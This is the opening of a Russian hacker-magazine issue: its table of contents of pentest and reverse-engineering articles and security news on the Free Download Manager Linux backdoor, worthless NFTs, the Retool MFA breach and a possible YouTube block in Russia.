ХАКЕР

№294

PENTEST AWARD

11 лучших конкурсных работ по пробиву, логическим багам и обходу защит

Cover Story

Пентестим СКУД на основе NFC

Гид по BloodHound

Вскрываем прошивку D-Link

Реверсим приложение на Cython

№ 294

CONTENTS

MEGANews
Самые важные события в мире инфосека за сентябрь

Взлом Seedr
Райтап — победитель Pentest Award в номинации «Пробив»

Пробив периметра
Три райтапа — победителя Pentest Award в номинации «Пробив»

Fuck the Logic
Три исследования логических багов, получившие Pentest Award

Нескучные байпасы
Работы — победители Pentest Award в номинации Bypass

NFC глазами хакера
Разбираем атаки на СКУД Mifare

Гибридная змея
Реверсим приложение на Cython

В гостях у Инны
Ломаем инсталлятор InnoSetup

BloodHound
Натаскиваем ищейку на поиск NTLM Relay

HTB Snoopy
Проводим MITM-атаку на SSH для получения учетных данных

HTB PikaTwoo
Проходим одну из самых сложных машин с Hack The Box

HTB OnlyForYou
Эксплуатируем инъекцию Neo4j

HTB MonitorsTwo
Повышаем привилегии и сбегаем из контейнера Docker

Пошив на заказ
Реверсим прошивку на примере роутера D-Link

Молчи и скрывайся
Прячем IAT от антивируса

Не кринж, а база
Выбираем базу данных для своего проекта

«Физические атаки с использованием хакерских устройств»
Как я стал автором книги

Хакерский тестер
Собираем индикатор ЭПС своими руками

Титры
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru


В этом месяце: Free Download Manager для Linux содержал бэкдор, Китай обвинил США во взломе Huawei, Google критикуют из-за уязвимости в библиотеке libwebp, сотрудник Microsoft случайно слил в сеть 38 Тбайт данных, историю Chrome будут использовать в рекламных целях, разработчики Genshin Impact пригрозили багоюзерам судом и другие интересные события сентября.

В FREE DOWNLOAD MANAGER НАШЛИ БЭКДОР

Аналитики «Лаборатории Касперского» обнаружили, что вредоносная кампания с использованием Free Download Manager длилась больше трех лет. В ходе атак легитимное ПО для установки приложений использовалось для распространения бэкдора на устройства под управлением Linux. Атаки были зафиксированы в Бразилии, Китае, Саудовской Аравии и России.

Как правило, жертвы заражались при попытке загрузить софт с официального сайта Free Download Manager (freedownloadmanager[.]org), то есть произошла атака на цепочку поставок.

Если жертва открывала сайт Free Download Manager, а затем нажимала кнопку загрузки программы для Linux, то в некоторых случаях ее перенаправляло на вредоносный URL-адрес, с которого скачивалась вредоносная версия ПО, выпущенная в 2020 году.



После запуска файла на устройстве жертвы устанавливался бэкдор — разновидность трояна для удаленного доступа. С зараженного устройства злоумышленники могли похищать различную информацию, в том числе сведения о системе, историю браузера, сохраненные пароли, данные криптовалютных кошельков и даже учетные данные облачных сервисов, таких как Amazon Web Services или Google Cloud.

При этом отмечается, что некоторые образцы малвари, использованной в этой кампании, впервые были выявлены еще в 2013 году, а вредонос представляет собой модифицированную версию бэкдора Bew. Этот вредонос не раз подвергался анализу: одно из первых его описаний было опубликовано еще в 2014 году.

При исследовании руководств по установке Free Download Manager на YouTube для компьютеров Linux были обнаружены случаи, когда создатели видео непреднамеренно демонстрировали начальный процесс заражения, хотя в других видео загружалась легитимная версия ПО. Из этого эксперты сделали вывод, что разработчики малвари предусмотрели, что жертва перенаправлялась на вредоносную версию ПО «с определенной степенью вероятности или на основе цифрового следа потенциальной жертвы». В результате некоторые пользователи сталкивались с малварью, а другие получали легитимный софт.

> *«Распространено заблуждение, что для Linux не существует вредоносного ПО, поэтому многие пользователи не устанавливают на такие устройства защитные решения. Однако отсутствие средств обеспечения кибербезопасности как раз делает их более привлекательными для злоумышленников. Ситуация с Free Download Manager демонстрирует, что кибератаки на Linux могут долго оставаться необнаруженными. Чтобы этого избежать, нужно обязательно заботиться об эффективных мерах безопасности для компьютеров и серверов, работающих на этой операционной системе», — объясняет Леонид Безвершенко, эксперт по кибербезопасности «Лаборатории Касперского».*


Вскоре после выхода отчета экспертов разработчики Free Download Manager подтвердили, что теория исследователей верна, — произошла атака на цепочку поставок. Оказалось, что еще в 2020 году «определенная страница на сайте была скомпрометирована украинской хакерской группой, которая использовала ее для распространения вредоносного программного обеспечения».

При этом в официальном заявлении подчеркивается, что эти атаки затронули менее 0,1% посетителей сайта, а уязвимость, которая позволила злоумышленникам внедрить вредоносный код на страницу загрузки, была случайно устранена во время планового обновления в 2022 году.

NFT НЕ СТОЯТ НИЧЕГО

Аналитики dappGambl подсчитали, что в настоящее время **95%** невзаимозаменяемых токенов потеряли почти всю свою ценность.


Исследователи изучили более **73 000** NFT-коллекций, и оказалось, что цена **70 000** из них на данный момент равняется 0 ETH. Такими токенами сейчас владеют **23 000 000** человек.



Обесценилось все, включая популярные раньше коллекции. Так, из **8850** некогда лучших коллекций **18%** теперь не стоят ничего, а еще **45%** оцениваются в **5–100 ДОЛЛАРОВ** за токен.

Лишь **1%** NFT сейчас стоят дороже **6000** долларов, и зачастую это на порядки меньше, чем несколько лет назад.

GOOGLE AUTHENTICATOR ПОМОГ ХАКЕРАМ



Учетные записи 27 облачных клиентов компании Retool были скомпрометированы в результате таргетированной и многоэтапной атаки с использованием социальной инженерии. При этом в компании заявили, что многофакторная аутентификация через Google Authenticator только ухудшила ситуацию.

Платформа Retool предназначена для создания бизнес-ПО и используется различными компаниями, от стартапов до предприятий из списка Fortune 500 (включая Amazon, Mercedes-Benz, DoorDash, NBC, Stripe и Lyft).

Технический руководитель компании Снир Кодеш (Snir Kodesh) рассказал, что все взломанные в результате атаки аккаунты принадлежали клиентам, работающим в криптовалютной индустрии, а сам инцидент произошел еще 27 августа 2023 года.

Злоумышленники обошли многочисленные меры безопасности, используя SMS-фишинг и социальную инженерию, чтобы в итоге скомпрометировать учетную запись Okta, принадлежащую одному из сотрудников компании. Хакеры использовали фишинг и URL-адрес, похожий на внутренний адрес портала идентификации Retool, который был запущен ранее, в ходе переноса логинов в Okta.

Хотя большинство сотрудников проигнорировали фишинговое послание хакеров, один из них все же кликнул по фишинговой ссылке, якобы пришедшей от члена ИТ-команды компании, а ссылка вела на фейковый портал входа с многофакторной аутентификацией (МФА).

После этого злоумышленник подделал голос сотрудника ИТ-отдела компании с помощью нейросети и позвонил сотруднику Retool, который клюнул на фишинговую приманку. Хакер обманом вынудил жертву предоставить дополнительный код МФА, который позволил добавить контролируемое злоумышленниками устройство к учетной записи Okta целевого работника. С этого момента злоумышленники получили возможность создавать собственные коды для МФА в Okta. При этом отмечается, что звонивший хорошо подготовился и был знаком с «планировкой офиса, коллегами и внутренними процессами компании».

В итоге представители Retool объяснили успех этой атаки новой функцией в Google Authenticator, которая позволяет пользователям синхронизировать свои коды двухфакторной аутентификации с учетной записью Google.

Якобы именно из-за этой функциональности августовский взлом получился настолько серьезным. Дело в том, что злоумышленник, успешно взломавший учетную запись Google одного из сотрудников, получил доступ ко всем кодам 2ФА для внутренних сервисов.

> *«С помощью этих кодов (и сеанса Okta) злоумышленник получил доступ к нашему VPN и, что еще важнее, к нашим внутренним системам администрирования, — заявил Кодеш. — Это позволило ему провести атаку по захвату учетных записей определенного круга клиентов (все они работают в криптовалютной индустрии), изменить электронную почту пользователей и сбросить пароли. После захвата учетных записей злоумышленник покопался в некоторых приложениях Retool».*


Кодеш подчеркнул, что, по мнению Retool, Google следует либо устранить эти «темные паттерны» в Google Authenticator, который поощряет сохранение кодов МФА в облаке, либо предоставить организациям возможность отключать эту функциональность.

Здесь нужно отметить, что функция облачной синхронизации в Google Authenticator необязательна. Ее можно деактивировать, выбрав опцию «Использовать Authenticator без учетной записи», что приведет к выходу из приложения и удалению синхронизированных кодов 2ФА из учетной записи Google.

В ответ на эти обвинения представители Google сообщили, что рекомендуют пользователям и компаниям переходить с устаревшей многофакторной аутентификации и одноразовых паролей (OTP) на технологию FIDO — это простой способ предотвратить подобные атаки.

> *«Риски фишинга и социальной инженерии при использовании устаревших технологий аутентификации (например, основанных на OTP) являются главной причиной того, что отрасль вкладывает значительные средства в развитие технологий на базе FIDO, — говорят в Google. — Пока мы продолжаем работать над этими изменениями, мы хотим, чтобы пользователи Google Authenticator знали, что у них есть выбор: синхронизировать свои OTP с аккаунтом Google или хранить их только локально».*

О БЛОКИРОВКЕ YOUTUBE В РОССИИ



Заместитель комитета Госдумы по информационной политике, информационным технологиям и связи Антон Горелкин высказался о потенциальной блокировке YouTube в своем Telegram-канале. По его словам, «блокировка YouTube принесет больше вреда, чем пользы», однако России в любом случае нужно развивать свои альтернативы.

